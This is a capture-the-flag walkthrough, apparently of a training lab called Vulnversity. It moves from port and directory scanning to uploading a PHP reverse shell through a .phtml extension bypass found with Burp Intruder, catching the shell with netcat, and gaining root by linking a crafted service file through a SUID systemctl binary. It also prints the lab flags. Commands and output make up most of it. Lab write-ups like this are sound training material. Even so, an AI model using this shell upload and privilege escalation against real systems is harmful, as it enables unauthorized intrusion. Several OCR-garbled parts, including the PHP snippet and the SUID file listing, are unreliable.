Task 1: Reconnaise

Scan with nmap to see all the open ports and services

nmap -sV IP_VICTIM_MACHINE

```
nmap -sV 10.10.132.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 09:28 CEST
Nmap scan report for 10.10.132.67
Host is up (0.056s latency).
Not shown: 994 closed tcp ports (reset)
PORT
         STATE SERVICE
                            VERSTON
21/tcp
                            vsftpd 3.0.3
         open ftp
22/tcp
         open ssh
                           OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pro
tocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open http-proxy Squid http proxy 3.5.12
3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.26 seconds
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The web service (http) is running on the 3333 port

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3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))
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Search for the IP victim machine and the port to confirm the service




Task 2: Locating directories using GoBuster

Use Gobuster to locate all directories on the victim with a worlist

Gobuster dir -u http://IP_VICTIM_MACHINE:3333 -w /usr/share/wordlists/dirb/common.txt

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)-[/usr/share/wordlists/dirb]
    gobuster dir -u http://10.10.132.67:3333 -w common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                 http://10.10.132.67:3333
[+] Method:
                                GET
[+] Threads:
                                 10
[+] Wordlist:
                                common.txt
[+] Negative Status codes:
[+] User Agent:
                                404
                                 gobuster/3.6
[+] Timeout:
                                 10s
Starting gobuster in directory enumeration mode
/.hta
                         (Status: 403) [Size: 293]
                        (Status: 403) [Size: 298]
(Status: 403) [Size: 298]
(Status: 403) [Size: 298]
(Status: 301) [Size: 317] [→ http://10.10.132.67:3333
/.htpasswd
/css
/fonts
                        (Status: 301) [Size: 319] [\rightarrow http://10.10.132.67:3333
/images
                        (Status: 301) [Size: 320] [→ http://10.10.132.67:3333
                         (Status: 200) [Size: 33014]
/index.html
                         (Status: 301) [Size: 322] [→ http://10.10.132.67:3333
/internal
                         (Status: 301) [Size: 316] [→ http://10.10.132.67:3333
/js
/server-status
                         (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
```

Explore all the directories. In the directory /internal we can upload files, but when we try to upload the files it shows an error: "Extension not allowed"



Task 3: Compromise the webserver

Copy the file reverse shell to your directory:

Use pwd to see your directory

Use cp /usr/share/webshells/php/php-reverse-shell.php /root

Use Is to see all the files on you directory


Open and edit the file

Change the ip for your ip (attacker ip)


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7 set_time_limit (0);
9 $\frac{\text{time_limit}}{9 \text{sip}} = \frac{\text{10.9.0.155';}}{10.9.0.155';} // CHANGE THIS
0 \text{sport} = 1234; // CHANGE THIS
1 \text{$\text{chunk_size}} = 1400;
2 \text{$\text{write_a}} = \text{null;}
3 \text{$\text{serror_a}} = \text{null;}
4 \text{$\text{shell}} = \frac{\text{uname}}{\text{ame}} - \text{a; \text{bin/sh}} - \text{i';}
5 \text{$\text{daemon}} = 0;
6 \text{$\text{debug}} = 0;
7
```

DISCLAIMER! To follow these steps, you have to active Apache service Sudo systematl start apache2.service Install the extension foxy proxy on your web browser

Use this configuration → 127.0.0.1 port 8080



Open BurpSuite and turn on the intercept button



Try to upload the file




The upload failed and the burpsuite opened







Send it to Intruder (Ctrl+I)




Select php and click the button add



Create a file with all the formats and load it on burpsuite




Start the attack




It Will show to us the diferents types of response with the deferent extensions on Results>Response>Render

With the extension phtml works:



Change the extension of the reverse shell file to .phtml and try to upload the file



It works.

Use nc -nvlp 1234 to listen the port

```
(root@Frapple)-[/usr/share/wordlists/dirb]
_# nc -nvlp 1234
listening on [any] 1234 ...
```


Search subdirectories on internal with gobuster to execute the reverse shell

Gobuster dir -u http://10.10.132.67:3333/internal -w

/usr/share/wordlists/dirb/common.txt

```
(root@Frapp1e)-[/usr/share/wordlists/dirb]
gobuster dir -u http://10.10.132.67:3333/internal -w common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                           http://10.10.132.67:3333/internal
[+] Url:
[+] Method:
                                          common.txt
[+] Wordlist:
[+] Negative Status codes: 404
[+] User Agent: gobu
[+] Timeout: 10s
                                           gobuster/3.6
Starting gobuster in directory enumeration mode
                                (Status: 403) [Size: 302]
(Status: 403) [Size: 307]
(Status: 403) [Size: 307]
(Status: 301) [Size: 326]
(Status: 200) [Size: 525]
(Status: 301) [Size: 330]
/.hta
/.htaccess
/.htpasswd
/index.php
/uploads
Progress: 4614 / 4615 (99.98%)
Finished
```

Navigate to the subdirectory /uploads and click the reverse shell program to execute it



Index of /internal/uploads



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Go back to the terminal and see what the port listening is

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(**Not**OFFrapple*)-[/usr/share/wordlists/dirb]

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Search on your web browser Spawn TTY shell and copy the first sentence

NETWORK PENTEST > PRIVILEGE ESCALATION

Spawning a TTY Shell

- 1. The first thing to do is use python3 -c 'import pty;pty.spawn("/bin/bash")', which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
- 2. Step two is: export TERM=xterm this will give us access to term commands such as clear.
- 3. Finally (and most importantly) we will background the shell using Ctrl + Z. Back in our own terminal we use stty raw -echo; fg. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.

python -c 'import pty; pty.spawn("/bin/sh")'
Copy

Paste it on the reverse shell: python -c 'import pty; pty.spawn("/bin/sh")'

Use Is and go to the directory home and use Is to see the username

Use Is and cat to see the user flag

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin
                 lib
     etc
                             media proc sbin sys
                                                     var
                 lib64
boot
     home
                             mnt root snap tmp
                                                     vmlinuz
      initrd.img lost+found opt
dev
                                    run
                                          srv
                                                usr
$ cd home
cd home
$ ls
ls
bill
$ cd bill
cd bill
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

Task 4: Privilege Escalation

Use find / -user root -perm -4000 -exec ls -ldb $\{\}\$; 2>/dev/null for seach all the SUID files.

/bin/systemctl stands out.

```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/jasswd
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/pexed
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/peasswd
-rwsr-xr-x 1 root root 98440 Jan 29 2019 /usr/bin/peasswd
-rwsr-xr-x 1 root root 488240 Jan 31 2019 /usr/bin/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/sde-64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 40128 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 46680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 46680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 46680 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 46680 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 46680 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 46680 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 36600 Mar 6 2017 /bin/mount.cifs
```

Search on your web browser systemctl exploit

We are going to use this exploit:

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

But we must change this sentence:

```
ype=onesnot
xecStart=/bin/sh -c "id > /tmp/output"
(Install)
```

Change it for this sentence:

```
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
```

It will create a temporary directory with a file named root and we will execute another command for giving executable permissions

Copy and paste the sentences one by one

Disclaimer: DON'T USE SUDO WITH SOME SENTENCES BECAUSE WE DON'T KNOW THE PASSWORD AND IT WORKS WITHOUT SUDO

```
$ TF=$(mktemp).service
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g echo '[Service]
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> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"

[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
sudo systemctl link $TF
sudo systemctl link $TF
sudo systemctl link $TF
sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

sudo: 3 incorrect password attempts
$ systemctl link $TF
systemctl link $TF
created symlink from /etc/systemd/system/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
$ systemctl enable —-now $TF
created symlink from /etc/systemd/system/multi-user.target.wants/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
```

Use /tmp/root -p

Now we are root, search for the flag and use cat to see the flag of root

```
$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root-4.3#
```